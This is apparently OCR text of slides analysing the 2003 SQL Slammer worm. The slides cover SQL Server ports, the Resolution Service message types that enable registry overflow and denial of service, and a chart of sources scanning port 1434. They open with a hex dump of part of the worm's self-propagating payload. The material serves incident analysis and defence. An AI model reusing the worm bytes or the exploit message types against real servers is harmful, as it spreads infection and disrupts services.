0120: 42ff 16ff d031 c951 5150 81f1 0301 049b  Bÿ.ÿÐ1ÉQQP.ñ....
0130: 81f1 0101 0101 518d 45cc 508b 45c0 50ff  .ñ....Q.EÌP.EÀPÿ
0140: 166a 116a 026a 02ff d050 8d45 c450 8b45  .j.j.j.ÿÐP.EÄP.E
0150: c050 ff16 89c6 09db 81f3 3c61 d9ff 8b45  ÀPÿ..Æ.Û.ó<aÙÿ.E
0160: b48d 0c40 8d14 88c1 e204 01c2 c1e2 0829  Ž..@...Áâ..ÂÁâ.)
0170: c28d 0490 01d8 8945 b46a 108d 45b0 5031  Â....Ø.EŽj..E°P1
0180: c951 6681 f178 0151 8d45 0350 8b45 ac50  ÉQf.ñx.Q.E.P.E¬P
0190: ffd6 ebca                                ÿÖëÊ
```

Jake Khuon, Posting to NANOG Mailing List

MS SQL – Ports

- **Port 1433 (tcp):**

  used for connections to clients to issue queries and transfer data

- **Port 139-445:**

  netbios connection to server.

- **Port 1434 (udp):**

  SQL Server Resolution Service. Used by a client to query the server for available connection methods.

SSRS Exploits

- 0x04

  Allows creation of overly long registry keys

- 0x08

  DOS


- 0x0A

  'heartbeat' will be replied to (potential DOS due to loop)


  NGS Software, David Lichtfield

  (Normal Traffic: 0x02)

January 24th.




Slammer by AS




Vinod Yegneswaran (Univ. Wisconsin)


Slammer – Day2



Flash Worm?


contact: isc@sans.org http://isc.sans.org
Cumulative Sources Scanning Port 1434 (Jan. 25 2003)
total distinct source IP
new Ip/second
time (UTC)
ip total
ip added
140000
120000
100000
80000
60000
40000
20000
0
120
100
80
60
40
20
0
5:20:00
6:20:00
7:20:00
8:20:00
9:20:00
10:20:00
11:20:00
12:20:00
13:20:00
14:20:00
15:20:00
16:20:00
17:20:00
18:20:00
19:20:00
20:20:00
21:20:00
22:20:00
23:20:00
24:20:00
(c) SANS Institute Internet Storm Center. Unaltered Distribution Permitted

Win 58808 (Stumbler)



Win 58808 – TTL